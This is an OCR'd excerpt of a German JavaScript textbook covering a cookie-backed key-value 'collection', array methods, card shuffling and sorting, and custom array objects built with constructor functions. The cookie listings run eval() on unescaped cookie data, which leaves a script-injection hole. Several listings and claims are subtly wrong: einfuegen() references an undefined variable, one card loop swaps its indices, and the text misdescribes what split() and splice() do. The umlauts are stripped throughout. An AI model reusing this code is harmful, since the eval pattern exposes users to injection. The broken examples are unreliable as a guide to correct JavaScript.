- Die Funktion `laden_collection()` ldt die Daten aus dem Cookie. Als Cookie-Name wird `"daten"` verwendet. Der Cookie wird eingelesen, und die Zeichenkette wird in ein Array umgewandelt; dazu werden die einzelnen Array-Elemente mit Anfhrungszeichen umgeben und eckige Klammern um das Ganze geschrieben:

```
    str = str.replace(/,/g, "\",\""); //Anfhrungszeichen
    str = "\"" + str + "\"" //Anfhrungszeichen
    eval("temp = [" + str + "]");
```

Mit einer Schleife wird daraus das assoziative Array aufgebaut und zurckgegeben.

- Die Funktion `lesen_collection()` liest einen einzelnen Wert aus der Collection. Der Name des Wertes wird dabei als Parameter bergeben. Durch einen Aufruf von `laden_collection()` werden alle Cookie-Daten eingelesen und zurckgegeben; `lesen_collection()` muss dann nur noch den korrekten Wert auswhlen und zurckgeben.
- Die Funktion `speichern_collection()` erwartet als Parameter ein assoziatives Array. Dieses Array wird zunchst in ein normales Array umgewandelt: Zunchst setzen Sie den Schlssel, dann den dazugehrigen Wert, und das fr alle Elemente:

```
for (var e in c) {
  temp.push(e);
  temp.push(c[e]);
}
```

Um eine maximale Browserunabhngigkeit mit alten Browsern (die kein `push()` kennen) zu erreichen, mssen Sie die Elemente wie folgt einfgen:

```
for (var e in c) {
  temp[temp.length] = e;
  temp[temp.length] = c[e];
}
```

Anfangs hat das Array keine Elemente, also die Lnge 0. Das nchste Element hat daher den Index 0. Allgemein gesagt: Wenn Sie an ein Array `a` ein Element anfgen mchten, mssen Sie einfach `a[a.length]` setzen.Das resultierende Array wird mit `toString()` in eine Zeichenkette umgewandelt, und diese wird als Wert fr den Cookie namens `daten` verwendet. Das Setzen des Cookies erfolgt mit einer (universellen) Funktion `cookie_setzen()`.

- Die Funktion `schreiben_collection()` schlielich ndert ein einzelnes Element in der Collection. Als Parameter werden der Name des Elements und der gewnschte Wert bergeben. Die Funktion besteht nur aus drei Kommandos: Zunchst wird mit `laden_collection()` die Collection geladen, dann wird im resultierenden assoziativen Array der angegebene Wert gesetzt (oder gendert, sollte er bereits existieren). Das modifizierte Array wird an `speichern_collection()` bergeben und somit wieder im Cookie gespeichert.

Nach diesen detaillierten Vorberlegungen schreiben sich die Funktionen wie von selbst; Sie finden sie im Folgenden abgedruckt und natrlich auch auf der DVD-ROM zum Buch.

```
function cookie_setzen() {
  var anzParameter = cookie_setzen.arguments.length;
  var parameter = cookie_setzen.arguments;
  // 1. Cookie-Name
  var name = parameter[0];
  // 2. Cookie-Wert
  var value = (anzParameter >= 2) ? parameter[1] : "";
  value = escape(value); // URL-Codierung
  // 3. Haltbarkeitsdatum
  var expires = (anzParameter >= 3) ? parameter[2] : null;
  if (expires != null) {
    if (expires.toGMTString) {
      expires = expires.toGMTString();
    }
  }
  // 4. Domain
  var domain = (anzParameter >= 4) ? parameter[3] : null;
  // 5. Pfad
  var path = (anzParameter >= 5) ? parameter[4] : null;

  if (path != null) {
    path = escape(path); // Sonderzeichen umwandeln
  }
  // 6. Sicherheitsstufe
  var secure = (anzParameter >= 6) ? parameter[5] : null;
  // Zusammensetzen des Cookies
  var c = name + "=" + escape(value);
  if (expires != null) {
    c += "; expires=" + expires;
  }
  if (domain != null) {

    c += "; domain=" + domain;
  }
  if (path != null) {
    c += "; path=" + path;
  }
  if (secure) {
    c += "; secure";
  }
```

```
  // Cookie setzen
  document.cookie = c;
}

function cookie_lesen(name) {
  var i = document.cookie.indexOf(name + "=");
  var c = "";
  if (i > -1) {
    var ende = document.cookie.indexOf("; ",
               i+name.length+1);
    if (ende == -1) {
      ende = document.cookie.length;
    }
    c = document.cookie.substring(i+name.length+1, ende);
  }
  return unescape(c);
}

function laden_collection() {
   var str = cookie_lesen("daten");
   str = unescape(str);
   var temp = new Array();
   // Daten aus dem Cookie in ein Array umwandeln
   if (str != "") {
      str = str.replace(/,/g, "\",\"");
      str = "\"" + str + "\""
      eval("temp = [" + str + "]");
   }
   // assoziatives Array erstellen
   var c = new Array();
   for (var i=0; i<temp.length; i+=2) {
     c[temp[i]] = temp[i+1];
   }
   // Array zurckgeben
   return c;
}

function lesen_collection(name) {
   var c = laden_collection();
   return c[name];
}

function speichern_collection(c) {
   var temp = new Array();
```

```
   for (var e in c) {
      temp[temp.length]=e;
      temp[temp.length]=c[e];
   }
   cookie_setzen("daten", temp.toString());
}

function schreiben_collection(name, wert) {
   var c = laden_collection();
   c[name] = wert;
   speichern_collection(c);
}
```

Zur Verdeutlichung folgt hier noch ein kleines Beispiel:

```
<html>
<head>
<title>Cookie-Collection</title>
</head>
<body>
<script type="text/javascript"><!--
function cookie_setzen() {
   var anzParameter = cookie_setzen.arguments.length;
   var parameter = cookie_setzen.arguments;
   // 1. Cookie-Name
   var name = parameter[0];
   // 2. Cookie-Wert
   var value = (anzParameter >= 2) ? parameter[1] : "";
   value = escape(value); // URL-Codierung
   // 3. Haltbarkeitsdatum
   var expires = (anzParameter >= 3) ? parameter[2] : null;
   if (expires != null) {
      if (expires.toGMTString) {
         expires = expires.toGMTString();
      }
   }
   // 4. Domain
   var domain = (anzParameter >= 4) ? parameter[3] : null;

   // 5. Pfad
   var path = (anzParameter >= 5) ? parameter[4] : null;

   if (path != null) {
      path = escape(path); // Sonderzeichen umwandeln
```

```
   }
   // 6. Sicherheitsstufe
   var secure = (anzParameter >= 6) ? parameter[5] : null;
   // Zusammensetzen des Cookies
   var c = name + "=" + escape(value);
   if (expires != null) {
      c += "; expires=" + expires;
   }
   if (domain != null) {
      c += "; domain=" + domain;
   }
   if (path != null) {
      c += "; path=" + path;
   }
   if (secure) {
      c += "; secure";
   }
   // Cookie setzen
   document.cookie = c;
}

function cookie_lesen(name) {
   var i = document.cookie.indexOf(name + "=");
   var c = "";
   if (i > -1) {
      var ende = document.cookie.indexOf("; ",
                 i+name.length+1);
      if (ende == -1) {
         ende = document.cookie.length;
      }
      c = document.cookie.substring(i+name.length+1, ende);
   }
   return unescape(c);
}

function laden_collection() {
   var str = cookie_lesen("daten");
   str = unescape(str);
   var temp = new Array();
   // Daten aus dem Cookie in ein Array umwandeln
   if (str != "") {
      str = str.replace(/,/g, "\",\"");
      str = "\"" + str + "\""
      eval("temp = [" + str + "]");
```

```
   }
   // assoziatives Array erstellen
   var c = new Array();
   for (var i=0; i<temp.length; i+=2) {
     c[temp[i]] = temp[i+1];
   }
   // Array zurckgeben
   return c;
}

function lesen_collection(name) {
   var c = laden_collection();
   return c[name];
}

function speichern_collection(c) {
   var temp = new Array();
   for (var e in c) {
      temp[temp.length]=e;
      temp[temp.length]=c[e];
   }
   cookie_setzen("daten", temp.toString());
}

function schreiben_collection(name, wert) {
   var c = laden_collection();
   c[name] = wert;
   speichern_collection(c);
}

   schreiben_collection("Autor", "Christian Wenz");
   schreiben_collection("Verlag",
      "Galileo Computing");
   schreiben_collection("Verlag", "Galileo Press");
   var autor = lesen_collection("Autor");
   var verlag = lesen_collection("Verlag");
   document.write("Autor: " + autor + "<br />\n");
   document.write("Verlag: " + verlag + "\n");
//--></script>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 12.3 Die Werte werden aus der Collection ausgelesen und ausgegeben.

Sie sehen an diesem Beispiel, dass bereits vorhandene Eintrge im Cookie direkt berschrieben werden. Es gibt also keine zwei Eintrge namens Verlag, sondern beim zweiten Setzen des Eintrags Verlag wird der erste Eintrag berschrieben.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 13 Objekte und Arrays
  - 13.1 Array-Erweiterungen
    - 13.1.1 Einfgen, nicht anfgen
    - 13.1.2 Anfgen und lschen
    - 13.1.3 Array-Elemente mischen
    - 13.1.4 Sortieren
  - 13.2 Eigene Objekte
    - 13.2.1 Allgemeines
    - 13.2.2 Methoden definieren
    - 13.2.3 Eigene Sortiermethode
    - 13.2.4 Eigene Sortiermethode, Teil 2
    - 13.2.5 Zusammenfassung
    - 13.2.6 Platzsparende Notation
  - 13.3 JavaScript-Objekte erweitern

Niemals wird die Satire ihr Examen bestehen. In der Jury sitzen ihre Objekte. – Stanislaw Jerzy Lec

Kapitel 13 Objekte und Arrays

Bei OOP (Objektorientierte Programmierung) scheiden sich die Geister – die herrschenden Meinungen schwanken zwischen die Zukunft der professionellen Webentwicklung bis hin zu vllig unntig. Wir mischen uns in diese Diskussion nicht ein, denn beide Auffassungen haben etwas fr sich. Ja, im professionellen Bereich geht es mittlerweile kaum ohne die OOP, mit der sich Funktionalitt wunderbar strukturieren lsst. Aber: Ein Groteil der heutigen JavaScript-Programmierung ist nicht so umfangreich, dass man wirklich OOP bruchte. Insofern: Wgen Sie Aufwand und Nutzen genau ab.

Doch zurck zum Thema, beziehungsweise zum durchgngigen Anwendungsbeispiel in diesem Kapitel. Historisch gesehen hat die Untersttzung von Arrays in JavaScript eine bewegte Geschichte hinter sich. In ganz alten Versionen waren Arrays nur ber Umwege mglich, dann gab es eine Zeit lang herbe Unterschiede zwischen den einzelnen Browsern. Mittlerweile ist die Situation schon besser geworden, doch gerade bei Arrays gibt es so viel praktische Funktionalitt, die in JavaScript selbst eigentlich keinen Platz mehr

hatte.

Damit sind Arrays ein wunderbares Beispiel, um zu demonstrieren, wie Sie eigene Objekte erstellen knnen. Wir bauen uns unser eigenes Array-Objekt, das viel zustzliche Funktionalitt aufweist. Ganz nebenbei sehen Sie anhand eines praktischen Beispiels diverse OOP-Features von JavaScript. Zunchst lernen Sie auch einige der fortgeschritteneren Array-Funktionen kennen.

top

13.1 Array-Erweiterungen ▼

Wie bereits erwhnt wurde, kann man folgendermaen eine Instanz eines Arrays erstellen:

```
var a = new Array();
```

Werden Parameter bergeben, so wird das Array vorausgefllt:

```
var a = new Array(1, 2, 3, "abc");
```

In neueren JavaScript-Versionen kann ein Array auch so initialisiert werden:

```
var a = [1, 2, 3, "abc"];
```

In der Eigenschaft `length` des Arrays wird die Anzahl der Elemente festgesetzt. Verringert man beispielsweise diese Eigenschaft, so werden die letzten Elemente des Arrays dementsprechend gelscht. An sich hat ein Array aber beliebig viele Elemente. Wird ein zu groer Index fr ein Element verwendet, so wird `length` dementsprechend angepasst. Nach den folgenden beiden Zeilen ist `a.length` gleich fnf:

```
var a = new Array(1, 2, 3);
a[4] = 42;
```

top

13.1.1 Einfgen, nicht anfgen ▼▲

In der JavaScript-Version 1.0 waren die Arrays eher unflexibel. Der Programmierer konnte am Ende Daten anfgen und (durch Setzen der `length`-Eigenschaft) hinten Daten lschen, aber ein Einfgen von Daten in der Mitte beispielsweise gestaltete sich zunchst etwas schwierig. Man musste hier einen etwas umstndlichen Weg gehen: Das Array musste zuerst vergrert werden (am besten, indem die `length`-Eigenschaft um eins erhht wird), dann mussten alle Daten ab der Einfgestelle um eins nach hinten kopiert werden. Abschlieend wurden die neuen Daten an die entsprechende Stelle im Array gesetzt. Die folgende Funktion bietet diese Funktionalitt; als Parameter mssen das Array, die Einfgestelle[1] und die Daten bergeben werden. Die Funktion gibt das modifizierte Array zurck:

```
function einfuegen(_array, _position, _datum) {
```

```
   _array.length ++;
   for (var i = _array.length - 1; i >= position; i--) {
      _array[i+1] = _array[i];
   }
   _array[_position] = _datum;
   return _array;
}
```

top

13.1.2 Anfgen und lschen

Auch mit den neueren JavaScript-Versionen ist es nicht mglich, direkt mitten in einem Array Elemente einzufgen. Jedoch gibt es neue Methoden, mit denen Elemente bequem an ein Array angehngt oder aus ihm gelscht werden knnen. Wenn wir Karten mischen, werden diese Methoden noch einmal interessant werden.

Eine komplette Auflistung der Methoden finden Sie in der Referenz. Exemplarisch werden hier nur die Funktionen vorgestellt, die fr das Beispiel von Bedeutung sein werden. Die folgenden Methoden sind alle seit JavaScript 1.2 mglich und sind (im Gegensatz zur Funktion `einfuegen()` oben) alle Methoden des `Array`-Objekts.

Microsoft hat an dieser Stelle brigens eine Zeit lang geschlafen: Die neuen Funktionen sind − sofern nicht anders vermerkt − erst ab Internet Explorer 5.5 in der JScript-Implementierung enthalten. Wenn Sie also auf diese Funktionalitten Wert legen, sollten Sie das Kapitel bis zum Ende durchlesen, um zu erfahren, wie Sie sie auch auf lteren Browsern implementieren knnen.

Mit der Methode `push()` werden Elemente hinten an ein Array angehngt. Die Methode ist dabei in Bezug auf die Anzahl der bergebenen Parameter flexibel. Das heit, es muss zwar mindestens ein Element angegeben werden, es knnen aber auch zwlf sein.

Das folgende Beispiel erzeugt wieder ein Array mit den Monatsnamen, aber in mehreren Schritten:

```
var monate = new Array("Januar", "Februar", "Mrz");
monate.push("April", "Mai", "Juni", "Juli", "August");
monate.push("September", "Oktober", "November",
   "Dezember");
```

Natrlich ist es auch mglich, Elemente aus einem Array zu entfernen. An die Methode `push()` ist die Methode `pop()` angelehnt, die das letzte Element aus einem Array entfernt. Viel flexibler ist jedoch die Methode `splice()`, die Elemente aus einem Array entfernt (diese Methode fehlt brigens im Internet Explorer). Dieser Methode werden mindestens zwei Parameter bergeben:

- Der erste Parameter gibt an, ab welcher Position Elemente entfernt werden sollen (wie immer beginnt die Zhlung bei null).
- Der zweite Parameter enthlt die Anzahl der Array-Elemente, die aus dem Array entfernt werden sollen.

- Alle folgenden Parameter werden wie bei `push()` hinten an das Array angefgt. Diese Parameter sind jedoch optional, es ist also auch mglich, aus einem Array nur Elemente zu entfernen.

Im folgenden Beispiel enthlt die Monatsliste einige Fehler, die mit einem einzigen Aufruf von `splice()` behoben werden:

```
var a = new Array("Januar", "Februar", "Mrz", "April", "Mai",
"JavaScript", "JScript", "Juni", "Juli", "August", "September");
//Aufgabe: die Eintrge an Position 5 und 6 entfernen
//und die fehlenden Eintrge/Monate anhngen
a.splice(5, 2, "Oktober", "November", "Dezember");
```

top

13.1.3 Array-Elemente mischen ▼▲

Als Anwendungsbeispiel fr Arrays wird ein Kartenblatt verwaltet; jedes Array-Element ist eine Karte, die allerdings selbst wieder ein Array ist (mit Kartenname und Kartenfarbe). Zum Mischen der Karten wird ein neues Array erstellt. Ein Element aus dem Array mit den Karten wird zufllig ausgewhlt und an ein neues Array angehngt. Abschlieend muss die Karte noch aus dem alten Array entfernt werden, damit sie im neuen Array nicht etwa doppelt vorkommt. Der folgende Code ist somit ziemlich selbsterklrend. In Kapitel 24 finden Sie einen hnlichen Code noch einmal.

```
//Hilfsvariablen fr die Kartenbezeichnungen
var kartenname = new Array();
kartenname[0]="Zwei"; kartenname[1]="Drei";
kartenname[2]="Vier"; kartenname[3]="Fnf";
kartenname[4]="Sechs"; kartenname[5]="Sieben";
kartenname[6]="Acht"; kartenname[7]="Neun";
kartenname[8]="Zehn"; kartenname[9]="Bube";
kartenname[10]="Dame"; kartenname[11]="Knig";
kartenname[12]="As";
var farben = new Array();
farben[0] = "Herz"; farben[1] = "Karo";
farben[2] = "Pik"; farben[3] = "Kreuz";
//Initialisierung des Karten-Arrays
var cards = new Array();
for (var i=0; i<13; i++)
   for (var j=0; j<4; j++){
      karte = kartenname[j] + " " + farben[i];
      cards.push(karte);
   }
//Mischen
var neu = new Array();
while (cards.length > 0){
   var zufall = Math.floor(Math.random() * cards.length);
   karte = cards[zufall];
   cards.splice(zufall, 1);
   neu.push(karte);
}
```

top

13.1.4 Sortieren ▲

In JavaScript gibt es die Methode `sort()` fr Arrays, die die Elemente eines Arrays alphanumerisch sortiert. Zuvor werden die Array-Elemente alle in Zeichenketten umgewandelt, was zu Problemen fhrt:

```
var a = new Array(1, 3, 5, 7, 11).sort();
```

Nach diesem Aufruf hat `a` den Wert `[1, 11, 3, 5, 7]`, denn sowohl eins als auch elf beginnen mit einer `"1"` – und das kommt im ASCII-Alphabet vor der `"3"`. Man kann sich hier jedoch behelfen, indem man eine Sortierfunktion schreibt. Das muss eine Funktion sein, der zwei Parameter bergeben werden knnen. Diese Funktion gibt dann eine positive Zahl zurck, wenn der erste Parameter gem den Sortierkriterien grer als der zweite Parameter ist; ist der zweite Parameter der grere, wird eine negative Zahl zurckgegeben. Im dritten Fall, wenn die beiden Parameter gleich groß« sind, muss der Rckgabewert der Funktion `0` betragen.

In unserem Beispiel soll das Kartenblatt sortiert werden, und zwar nach dem Wert der Karten. Hierbei wird folgendermaen vorgegangen:

- Alle Zeichen vor dem Leerzeichen stellen die eigentliche Karte dar (also ohne Farbwert).
- In einem Array sind die Kartenwerte abgespeichert.
- Von den beiden bergebenen Parametern wird der Array-Index im Kartenwert-Array ermittelt. So kann angegeben werden, welche Karte grer ist und welche kleiner. Dementsprechend kann der korrekte Wert zurckgegeben werden.
- Haben beide Karten denselben Wert, so wird (alphabetisch) nach der Farbe sortiert.

Die folgende Funktion erledigt das und verwendet eine praktische JavaScript-Methode: `Zeichenkette.split(Trennzeichen)`. Die Zeichenkette wird anhand der Trennzeichen aufgeteilt, und die einzelnen Teilstrings werden in einem Array zurckgegeben. Der Aufruf

```
"1;2;3".split(";");
```

liefert folgendes Array zurck:

```
[1, 2, 3]
```

Nun aber zur Sortierfunktion:

```
function cardsort(a, b) {
   var kartenname = new Array();
   kartenname[0]="Zwei"; kartenname[1]="Drei";
   kartenname[2]="Vier"; kartenname[3]="Fnf";
   kartenname[4]="Sechs"; kartenname[5]="Sieben";
   kartenname[6]="Acht"; kartenname[7]="Neun";
   kartenname[8]="Zehn"; kartenname[9]="Bube";
   kartenname[10]="Dame"; kartenname[11]="Knig";
   kartenname[12]="As";
   var wert_a = (a.split(" "))[0];
   var wert_b = (b.split(" "))[0];
   var index_a = -1; var index_b = -1;
   for (var i=0; i<kartenname.length; i++) {
      if (kartenname[i] == wert_a) {
         index_a = i;
```

```
      }
      if (kartenname[i] == wert_b) {
         index_b = i;
      }
   }
   if (index_a > index_b) {
      return 1;
   } else if (index_a < index_b) {
      return -1;
   }
   var farbe_a = (a.split(" "))[1];
   var farbe_b = (b.split(" "))[1];
   return (farbe_a > farbe_b) ? 1 : 0;
}
```

Der Name der Funktion wird dann als Parameter an die `sort()`-Methode des Arrays bergeben. Beachten Sie, dass hierbei dem Funktionsnamen keine Klammern folgen.

```
//Hilfsvariablen fr die Kartenbezeichnungen
var kartenname = new Array();
kartenname[0]="Zwei"; kartenname[1]="Drei";
kartenname[2]="Vier"; kartenname[3]="Fnf";
kartenname[4]="Sechs"; kartenname[5]="Sieben";
kartenname[6]="Acht"; kartenname[7]="Neun";
kartenname[8]="Zehn"; kartenname[9]="Bube";
kartenname[10]="Dame"; kartenname[11]="Knig";
kartenname[12]="As";
var farben = new Array();
farben[0] = "Herz"; farben[1] = "Karo";
farben[2] = "Pik"; farben[3] = "Kreuz";
//Initialisierung des Karten-Arrays
var cards = new Array();
for (var i=0; i<13; i++) {
   for (var j=0; j<4; j++){
      karte = kartenname[i] + " " + farben[j];
      cards.push(karte);
   }
}
//Mischen
var neu = new Array();

while (cards.length>0) {
   var zufall = Math.floor(Math.random()*cards.length);
   karte = cards[zufall];
   cards.splice(zufall, 1);
   neu.push(karte);
}
//Sortieren
neu.sort(cardsort);
//Hand ausgeben
document.write(neu.toString());
```


Mit der Methode `toString()` wird jedes Objekt, sofern mglich, in eine Zeichenkette umgewandelt. Bei einem Array in JavaScript werden die einzelnen Elemente durch Kommata getrennt ausgegeben.

Beachten Sie, dass in Abbildung 13.1 das Kartenblatt sortiert ist. Wenn Sie im Listing die Zeile `neu.sort(cardsort)` auskommentieren, erhalten Sie ein vermischtes Blatt (siehe Abbildung 13.2).



Hier klicken, um das Bild zu Vergrern

Abbildung 13.1 Das gemischte und dann wieder sortierte Array



Hier klicken, um das Bild zu Vergrern

Abbildung 13.2 Das unsortierte Array

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

JavaScript und AJAX
von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 13 Objekte und Arrays**
  - **13.1 Array-Erweiterungen**
    - **13.1.1 Einfgen, nicht anfgen**
    - **13.1.2 Anfgen und Ischen**
    - **13.1.3 Array-Elemente mischen**
    - **13.1.4 Sortieren**
  - **13.2 Eigene Objekte**
    - **13.2.1 Allgemeines**
    - **13.2.2 Methoden definieren**
    - **13.2.3 Eigene Sortiermethode**
    - **13.2.4 Eigene Sortiermethode, Teil 2**
    - **13.2.5 Zusammenfassung**
    - **13.2.6 Platzsparende Notation**
  - **13.3 JavaScript-Objekte erweitern**

top

13.2 Eigene Objekte ▼

In diesem Abschnitt sollen einige Array-Funktionalitten der aktuellen JavaScript-Version 1.2 fr ltere Browser (und die meisten Versionen des Internet Explorer) nachgebildet werden. Dazu ist es ntig, eigene Objekte zu erstellen.

In der Praxis wird diese Technik nur bei greren Projekten verwendet und in solchen Fllen, in denen der Funktionsumfang der blichen Variablen und Arrays nicht mehr ausreicht.

top

13.2.1 Allgemeines ▼▲

In ganz alten JavaScript-Versionen (und -Browsern) war es blich, mit der folgenden Hilfsfunktion Arrays zu erstellen:

```
function MakeArray(n) {
   for (var i=0; i<n; i++) {
      this[i] = 0;
   }
   this.length = n;
}
```

Hier die kurze Erklrung fr den obigen Code: Mit dem Schlsselwort `this` wird ja normalerweise auf das aktuelle Objekt zugegriffen, im Allgemeinen auf das aktuelle Fenster oder Formularelement. Wird diese Funktion jedoch als so genannte Konstruktorfunktion fr ein Objekt verwendet, also mit `new MakeArray()` aufgerufen, so bezeichnet `this` die aktuelle Instanz des Objekts. Somit wird durch die wiederholte Ausfhrung des Befehls `this[i]=0` die Instanz als Array deklariert und jedes Array-Element mit `null` vorbelegt. Von besonderer Bedeutung ist die Zeile `this.length = n`. Hierdurch wird die Eigenschaft `length` des Objekts auf `n` gesetzt und nicht etwa die Lnge eines Arrays (Anzahl der Elemente) festgelegt. Standardmig hat ja ein Array unbegrenzt viele Elemente, und das ist auch hier so. Da es sich hierbei aber um kein echtes Array handelt, sondern um ein eigenes Objekt, hat die Eigenschaft `length` nichts mit der Anzahl der Elemente des Objekts zu tun. Wird also ein Element an das Array angefgt, so wird `length` nicht automatisch angepasst; das muss man also selbst bernehmen. Aus diesem Grund sollten Sie bei der Implementierung fr zustzliche Funktionalitt von `MakeArray()` sehr vorsichtig sein.

top

13.2.2 Methoden definieren ▼▲

Fast genauso einfach wie die Definition von Objekteigenschaften ist die Definition von Objektmethoden. Auch hier ist der `this`-Operator wieder von Bedeutung. Beim Setzen einer Methode verwendet man folgende Syntax im Konstruktor:

```
this.methode = funktion;
```

Bei jedem Aufruf der Methode wird `funktion()` ausgefhrt, und innerhalb von `funktion()` kann man mit `this` auf die verwendete Instanz des Objekts zugreifen. Beachten Sie, dass auch hier die Klammern fehlen – denn `funktion` ist eine Referenz auf die Funktion `funktion()`. Und natrlich wrden auch hier wieder anonyme Funktionen in Frage kommen.

Als Beispiel soll die Methode `toString()` implementiert werden. Dazu muss zunchst `MakeArray()` folgendermaen gendert werden:

```
function MakeArray(n) {
   for (var i=0; i<n; i++) {
      this[i] = 0;
   }
   this.length = n;
   this.toString = arraytoString;
}
```

Die Funktion `arraytoString()` gibt die Elemente des Arrays, durch Kommata voneinander getrennt, aus. Dazu werden einfach alle Elemente in `this` abgefragt und miteinander verkettet.

```
function arraytoString() {
   var returnstring = "";
   for (var i=0; i<this.length-1; i++) {
      returnstring += this[i] + ",";
   }
   returnstring += this[this.length-1];
   return returnstring;
}
```

Analog kann man auch die Funktion `push()` nachbilden: Alle bergebenen

Parameter werden an das Array angehngt. Abschlieend muss die Eigenschaft `length` noch angepasst werden.

```
function MakeArray(n) {
   for (var i=0; i<n; i++) {
      this[i] = 0;
   }
   this.length = n;
   this.toString = arraytoString;
   this.push = arraypush;
}
function arraypush() {
   for (var i=0; i<arraypush.arguments.length; i++) {
      this[this.length+i] = arraypush.arguments[i];
   }
   this.length += arraypush.arguments.length;
}
```

top

13.2.3 Eigene Sortiermethode ▼▲

Das Sortieren war bei JavaScript Version 1.0 noch nicht mglich. Erstellt man jedoch ein eigenes Objekt, kann man diese Funktionalitt auch nachbilden. Die Einrichtung einer Methode ist nicht schwer, Sie mssen nur eine Zeile in die Konstruktorfunktion einfgen:

```
function MakeArray(n) {
   for (var i=0; i<n; i++) {
      this[i] = 0;
   }
   this.length = n;
   this.toString = arraytoString;
   this.push = arraypush;
   this.sort = arraysort;
}
```

Bei der Implementierung der Funktion `arraysort()` muss man sich zunchst fr einen geeigneten Sortieralgorithmus entscheiden. Am leichtesten tut man sich − zumindest meiner Meinung nach − mit dem Bubblesort-Algorithmus. Der bentigt zwar eine quadratische Laufzeit (unter diesem Aspekt gibt es bessere Algorithmen), aber er ist dafr besonders einfach zu implementieren. Das Verfahren funktioniert wie folgt: Zwei nebeneinanderliegende Elemente des Arrays werden miteinander verglichen. Haben diese Elemente schon die richtige Reihenfolge (ist das linke also kleiner als das rechte), passiert nichts, ansonsten tauschen die beiden Elemente ihren Platz. Sodann werden das jetzt rechts liegende Element und das Element rechts daneben betrachtet. Auf diese Weise wird das gesamte Array durchlaufen, und das geschieht so oft, bis das Array korrekt sortiert ist.

Das folgende Ablaufschema zeigt exemplarisch die Sortierung. Elemente, die vertauscht werden, sind jeweils unterstrichen:

3142**13**4213**24**1**23**4

Zunchst muss man sich berlegen, wie man zwei Elemente − oder vereinfacht gesagt, zwei Variablen − vertauscht. Der folgende Code funktioniert leider nicht:

```
var a, b;
function tausche(){
   a = b;
   b = a;
```

```
}
```

Nachdem die Zuweisung `a = b` ausgefhrt worden ist, enthalten `a` und `b` denselben Wert; der ursprngliche Wert von `a` ist verloren. Um nun wirklich vertauschen zu knnen, verwendet man eine Hilfsvariable, in der man den ursprnglichen Wert von `a` abspeichert. Dann wird `a` der Wert von `b` zugewiesen, und `b` erhlt den ursprnglichen Wert von `a` − aus der Hilfsvariablen:

```
var a, b;
function tausche() {
   var hilfsvariable = a;
   a = b;
   b = hilfsvariable;
}
```

Die Implementierung des Bubblesort-Algorithmus ist dann nicht weiter schwierig. Man darf sich nur beim Vertauschen der Array-Elemente nicht vertun und muss immer fleiig `this` verwenden!

```
function arraysort() {
   var sortiert = false;  //berprfung, ob sortiert
   while (!sortiert) {
      sortiert = true;
      for (var i = 0; i < this.length - 1; i++) {
         if (this[i] > this[i+1]) {
            sortiert = false;
            hilfsvariable = this[i];
            this[i] = this[i+1];
            this[i+1] = hilfsvariable;
         }
      }
   }
}
```

Beachten Sie, dass die Variable `i` von `0` bis `this.length-2` luft, da das Array-Element an der Position `i` mit dem nachfolgenden Element verglichen wird − und das Element an der Position `this.length-1` hat keinen Nachfolger.



13.2.4 Eigene Sortiermethode, Teil 2 ▼▲

In Hinblick auf das Beispiel mit dem Kartenspiel wre es natrlich noch schn, wenn man wieder die Sortiermethode selbst angeben knnte. Auch dies kann man mit JavaScript erreichen. Zunchst muss man die Funktion `arraysort()` leicht modifizieren:

```
function arraysort() {
   var sortiert = false;  //berprfung, ob sortiert
   while (!sortiert) {
      sortiert = true;
      for (var i=0; i<this.length-1; i++) {
         if (groesser(this[i], this[i+1],
            arraysort.arguments[0])){
            sortiert = false;
            hilfsvariable = this[i];
            this[i] = this[i+1];
            this[i+1] = hilfsvariable;
         }
      }
   }
}
```

Die Funktion `groesser(a, b, arg)` gibt zurck, ob `a` grer als `b` ist; `arg` enthlt einen an die Funktion `arraysort()` bergebenen Parameter (wozu der ntzlich ist, wird gleich erlutert). Im Beispiel aus dem vorigen Abschnitt wrde diese Funktion folgendermaen aussehen:

```
function groesser(a, b, arg) {
   return (a > b);
}
```

